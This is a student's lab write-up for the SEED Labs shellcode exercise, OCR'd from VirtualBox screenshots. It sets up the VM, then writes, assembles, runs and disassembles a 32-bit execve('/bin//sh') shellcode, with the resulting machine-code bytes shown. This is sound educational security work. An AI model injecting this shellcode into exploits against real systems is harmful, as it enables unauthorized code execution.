
Information and Networking Security


Quiz - 1

Name: Hemanth Sai Kumar Maddhuri **ID:** 999902480

Firstly, I have downloaded virtual box VM and seed ubuntu-20.04 VM from https://seedsecuritylabs.org/Labs_20.04/Software/Shellcode/


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jun 10 01:35
SEED
Password
ubuntu
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
1:35 AM
6/10/2023

Then I have set my username which has first+lastname



S SEED Your account

HM Hemanth Sai Kumar Maddhuri

HM Hemanth Sai Kumar Madd...


Account Settings

Administrator ●
Administrators can add and remove other users, and can change settings for all users.

Language English (United States)

Authentication & Login

Password •••••



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jun 10 01:38
ubuntu
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
1:38 AM
6/10/2023

HM hemanthsaikumarmaddhuri


SEED

Not listed?


Which eventually loads like this,


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Jun 10 01:39
hemanthsaikum-armaddhuri
Trash
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
1:39 AM
6/10/2023


I have downloaded Labsetup.zip https://seedsecuritylabs.org/Labs_20.04/Software/Shellcode/ and extracted it as Labsetup,



Extracted Labsetup.zip has the below files,




Task 1.a: The Entire Process of writing a shell code


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 10 01:43
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
1:43 AM
6/10/2023


```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ cat mysh.s
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      push eax          ; Use 0 to terminate the string
      push "//sh"
      push "/bin"
      mov  ebx, esp     ; Get the string address

      ; Construct the argument array argv[]
      push eax          ; argv[1] = 0
      push ebx          ; argv[0] points "/bin//sh"
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No env variables

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$
```

- Compiling to object code using the command,
    - $ nasm -f elf32 mysh.s -o mysh.o
- Linking to generate final binary using the command,
    - $ ld -m elf_i386 mysh.o -o mysh
- Using echo $$ we print the shell id
- After executing ./mysh moves the current shell to new terminal. As, we can clearly see that the process id is different.


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 10 01:52
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
1:52 AM
6/10/2023

```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ cat mysh.s
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      push eax          ; Use 0 to terminate the string
      push "//sh"
      push "/bin"
      mov  ebx, esp     ; Get the string address

      ; Construct the argument array argv[]
      push eax          ; argv[1] = 0
      push ebx          ; argv[0] points "/bin//sh"
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No env variables

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh.s -o mysh.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld -m elf_i386 mysh.o -o mysh
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ echo $$
3675
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh
$
$ echo $$
4113
$
```


We use command, **$ objdump -Mintel --disassemble mysh.o** which executes to disassembly the required machine code so that we can use it later. This is done using objdump which uses At & t mode along with –mintel to produce the assembly code in intel mode.



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jun 10 01:57
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
1:57 AM
6/10/2023

```
      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh.s -o mysh.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld -m elf_i386 mysh.o -o mysh
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ echo $$
3675
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh
$
$ echo $$
4113
$ objdump -Mintel --disassemble mysh.o

mysh.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx,esp
  13:   31 d2                   xor    edx,edx
  15:   31 c0                   xor    eax,eax
  17:   b0 0b                   mov    al,0xb
  19:   cd 80                   int    0x80
$ 
```

